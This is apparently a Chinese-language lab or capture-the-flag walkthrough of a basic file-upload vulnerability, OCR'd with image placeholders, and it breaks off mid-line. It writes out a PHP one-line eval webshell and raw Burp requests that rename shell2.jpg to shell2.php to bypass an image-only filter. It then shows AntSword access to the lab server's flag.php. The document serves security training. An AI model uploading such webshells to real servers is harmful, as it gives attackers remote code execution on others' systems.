
文件上传-基础文件上传

访问环境

步骤一：访问环境，端口为默认`80`端口，请勿访问图片中端口。


1. URL为：`http://192.168.10.41`



上传普通图片


步骤二：上传普通图片进行测试

1. 点击浏览，选择`01.jpg`图片。图片位置`桌面/软件/webshell/01.png`




2. 点击`Upload`在页面中显示上传的图片。

3. 然后右键上传的图片，获取到图片的地址。




4. 访问图片地址，可以成功访问到。




上传木马文件

步骤四：上传PHP一句话进行控制。

1. 点击浏览，选择`shell1.php`文件。




2. 点击`Upload`，提示只允许上传图片类型的文件。




后缀名绕过

步骤一：使用Burp修改后缀名


1. 浏览器设置代理，选择Brup。



2. Burp设置拦截模式`Intercept ison`



3. 然后上传`shell2.jpg`



4. 然后点击`Upload`，Burp成功拦截请求。

```
Pretty Raw \n Actions
1 POST / HTTP/1.1
2 Host: 192.168.10.41:32782
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.10.41:32782/
8 DNT: 1
9 X-Forwarded-For: 8.8.8.8
0 Connection: close
1 Upgrade-Insecure-Requests: 1
2 Content-Type: multipart/form-data; boundary=---------------------------86361589418226
3 Content-Length: 325
4
5 -----------------------------86361589418226
6 Content-Disposition: form-data; name="file"; filename="shell2.jpg"
7 Content-Type: image/jpeg
8
9 <?php @eval($_REQUEST['xixi']);?>
0 -----------------------------86361589418226
1 Content-Disposition: form-data; name="submit"
2
3 Upload
4 -----------------------------86361589418226--
5
```


5. 然后在Burp中修改后缀名为`.php`

```
Pretty Raw \n Actions
1 POST / HTTP/1.1
2 Host: 192.168.10.41:32782
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.10.41:32782/
8 DNT: 1
9 X-Forwarded-For: 8.8.8.8
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12 Content-Type: multipart/form-data; boundary=---------------------------86361589418226
13 Content-Length: 325
14
15 -----------------------------86361589418226
16 Content-Disposition: form-data; name="file"; filename="shell2.php"
17 Content-Type: image/jpeg
18
19 <?php @eval($_REQUEST['xixi']);?>
20 -----------------------------86361589418226
21 Content-Disposition: form-data; name="submit"
22
23 Upload
24 -----------------------------86361589418226--
25
```

6. 点击Forward

```
Forward | Drop | Intercept is on | Action | Open Browser
Pretty Raw \n Actions
1 POST / HTTP/1.1
2 Host: 192.168.10.41:32782
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.10.41:32782/
8 DNT: 1
9 X-Forwarded-For: 8.8.8.8
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12 Content-Type: multipart/form-data; boundary=---------------------------86361589418226
13 Content-Length: 325
14
15 -----------------------------86361589418226
16 Content-Disposition: form-data; name="file"; filename="shell2.php"
17 Content-Type: image/jpeg
18
19 <?php @eval($_REQUEST['xixi']);?>
20 -----------------------------86361589418226
21 Content-Disposition: form-data; name="submit"
22
23 Upload
24 -----------------------------86361589418226--
25
```

7. 再次复制上传文件的地址。




8. 进行访问，访问成功，虽然页面空白，但是没用报错。


寻找Flag

步骤一：蚁剑连接php文件


1. 打开蚁剑，右键添数据




2. 将刚刚复制的URL粘贴进去，然后输入连接密码`xixi`，然后点击测试连接，返回成功，点击添加。




3. 看到一条数据，然后右键，文件管理。



4. 并发现了之前上传的文件。



5. 在HTML目录下，找到了`flag.php`文件。双击`flag.php`文件，找到`flag{xxxxxx}`


AntSword 编辑 窗口 调试
192.168.10.41
编辑: /var/www/html/flag.php
/var/www/html/flag.php
刷新
1 <?php
2 $flag = "flag{